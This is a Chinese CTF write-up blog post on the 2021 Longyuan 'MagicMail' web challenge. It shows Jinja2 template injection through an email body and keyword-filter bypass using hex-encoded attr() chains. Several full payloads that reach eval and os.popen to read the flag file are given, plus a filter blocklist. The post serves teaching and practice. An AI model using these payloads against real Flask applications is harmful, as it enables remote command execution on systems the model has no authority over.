陇原战“疫“2021网络安全大赛 Web MagicMail

原创

Sk1y 于 2021-11-19 23:51:45 发布 2975 收藏

分类专栏： 陇原战疫2021复现 文章标签： Web CTF php

本文链接：https://blog.csdn.net/RABCDXB/article/details/121432976

陇原战疫2021复现 专栏收录该内容

3 篇文章 0 订阅

订阅专栏

知识点：本地起一个smtp服务，利用模板注入，找到可用的类

文章目录

MagicMail


注入点

这个题目很有意思，赛后根据官方wp进行复现


首先是，我们需要输入一个有smtp服务的ip和相应的端口，这个可以在自己的vps起一个smtp服务

```
python3 -m smtpd -c DebuggingServer -n 0.0.0.0:6667
```


输入自己的服务器ip和6667（ip和port根据自己的情况修改）



然后就是一个可以发送邮件的功能



在email的内容那里，存在模板注入
测试输入`{{7*7}}`



将收到的字符串进行base64解码，发现是存在SSTI的

```
sending test...</h2>
        <p>49</p>
    </div>
```

测试模板注入

接下来就是比较常规的模板注入环节了
在测试中，某些情况会回显hack，这是因为过滤了关键的字符串

```
'class', 'mro', 'base', 'request', 'session', '+', 'add', 'chr', 'u', '.', 'ord', 'redirect', 'url_for', 'config
', 'builtins', 'get_flashed_messages', 'get', 'subclasses', 'form', 'cookies', 'headers', '[', ']', '\'', ' ', '
_'
```

有的情况下，会回显error，关于这个回显我的理解是，类的方法调用出现了问题，即类不支持该方法调用，所以返回error（如果有更好的理解欢迎在评论区指出）
查看所有的类

```
{{"".__class__.__base__.__subclasses__()}}
经过Hex编码后
{{""|attr("\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f")|attr("\x5f\x5f\x62\x61\x73\x65\x5f\x5f")|attr("\x5f\x5f\x73\x7
5\x62\x63\x6c\x61\x73\x73\x65\x73\x5f\x5f")()}}
```

这个回显的类太多了，看不过来。。。2333，下面是部分的类的截图

序号为134的类名称为sitebuiltins._Printer，是可用的，存在命令执行
但是使用的时候，需要进行hex编码绕过过滤，关于SSTI绕过的相关操作，参考链接：利用|attr()进行Bypass
贴一下wp

```
{{()|attr("__class__")|attr("__base__")|attr("__subclasses__")|attr("__getitem__")(134)|attr("__init__")|attr("__globals__")|attr("__getitem__")|attr("__builtins__")|attr("__getitem__")("eval")("__import__("os").popen("cat /flag").read()")}}
```

然后进行hex编码绕过过滤

```
{{()|attr("\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f")|attr("\x5f\x5f\x62\x61\x73\x65\x5f\x5f")|attr("\x5f\x5f\x73\x75\x62\x63\x6c\x61\x73\x73\x65\x73\x5f\x5f")()|attr("\x5f\x5f\x67\x65\x74\x69\x74\x65\x6d\x5f\x5f")(134)|attr("\x5f\x5f\x69\x6e\x69\x74\x5f\x5f")|attr("\x5f\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x5f\x5f")|attr("\x5f\x5f\x67\x65\x74\x69\x74\x65\x6d\x5f\x5f")("\x5f\x5f\x62\x75\x69\x6c\x74\x69\x6e\x73\x5f\x5f")|attr("\x5f\x5f\x67\x65\x74\x69\x74\x65\x6d\x5f\x5f")("\x65\x76\x61\x6c")("\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x22\x6f\x73\x22\x29\x2e\x70\x6f\x70\x65\x6e\x28\x22\x63\x61\x74\x20\x2f\x66\x6c\x61\x67\x22\x29\x2e\x72\x65\x61\x64\x28\x29")}}
```

贴一下大佬的payload（大佬的payload中使用的是`attr("__mro__")|attr("__getitem__")(1)`代替了`attr("__base__")`），并且是采用了部分编码的方式绕过过滤

```
{{()|attr("\x5f\x5fc\x6cass\x5f\x5f")|attr("\x5f\x5fmr\x6f\x5f\x5f")|attr("\x5f\x5fge\x74item\x5f\x5f")(1)|attr("\x5f\x5f\x73\x75\x62cl\x61ss\x65s\x5f\x5f")()|attr("\x5f\x5fge\x74item\x5f\x5f")(134)|attr("\x5f\x5finit\x5f\x5f")|attr("\x5f\x5fglob\x61ls\x5f\x5f")|attr("\x5f\x5fge\x74item\x5f\x5f")("\x5f\x5fb\x75\x69ltins\x5f\x5f")|attr("\x5f\x5fge\x74item\x5f\x5f")("ev\x61l")("\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x22\x6f\x73\x22\x29\x2e\x70\x6f\x70\x65\x6e\x28\x22\x63\x61\x74\x20\x2f\x66\x6c\x61\x67\x22\x29\x2e\x72\x65\x61\x64\x28\x29")}}
```

将返回的信息，进行base64解码，得到flag

```
CiAgICA8ZGl2IGNsYXNzPSJjZW50ZXItY29udGVudCBlcnJvciI+CiAgICAgICAgPGgyPk1haWwgc2VuZGluZyB0ZXN0Li4uPC9oMj4KICAgICAgICA8cD5mbGFne2IxY2ZkOTAwLTkyNDEtNDQwZC1iMDg0LTg1ODgzN2ZkZDgwMX0KPC9wPgogICAgPC9kaXY+
```

清空 加密 解密 □解密为UTF-8字节流

```
    <div class="center-content error">
        <h2>Mail sending test...</h2>
        <p>flag{b1cfd900-9241-440d-b084-858837fdd801}
</p>
    </div>
```

复制

参考链接

1. 以 Bypass 为中心谭谈 Flask-jinja2 SSTI 的利用